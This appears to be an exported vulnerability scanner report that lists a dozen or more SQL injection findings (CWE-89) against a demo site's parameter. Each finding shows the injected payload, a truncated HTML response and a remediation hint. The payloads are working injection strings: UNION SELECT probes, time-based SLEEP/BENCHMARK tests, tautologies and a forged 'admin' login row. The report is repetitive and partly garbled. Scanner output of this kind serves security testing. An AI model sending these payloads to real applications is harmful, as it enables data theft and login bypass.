href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1825

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1826				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1827				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="</pre>				

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1828	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 14--</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 14--
Name	Value					
DemoUser1#	ORDER BY 14--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zz6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1829					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	
Request	GET https://deepfence.show/ HTTP/1.1	

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)+CHAR(88)+CHAR(88)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1830				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...></script></html>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1833

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...></script></html>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	" or sleep(5)=""

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-
9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget
script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/
png" href="data:image/png;base64,
iVBORw0KGgoAAAANSUUEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS
BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/
z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg
AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+
z9tp77YtKKQhfvmzyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1835

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055"

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>
>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="
width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/
cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script
language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="
```

	<pre>ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1836

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>' or true--</td></tr></table>	Name	Value	DemoUser1#	' or true--
Name	Value				
DemoUser1#	' or true--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1837				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)))--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1838				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#</td></tr></table>	Name	Value	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#
Name	Value				
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

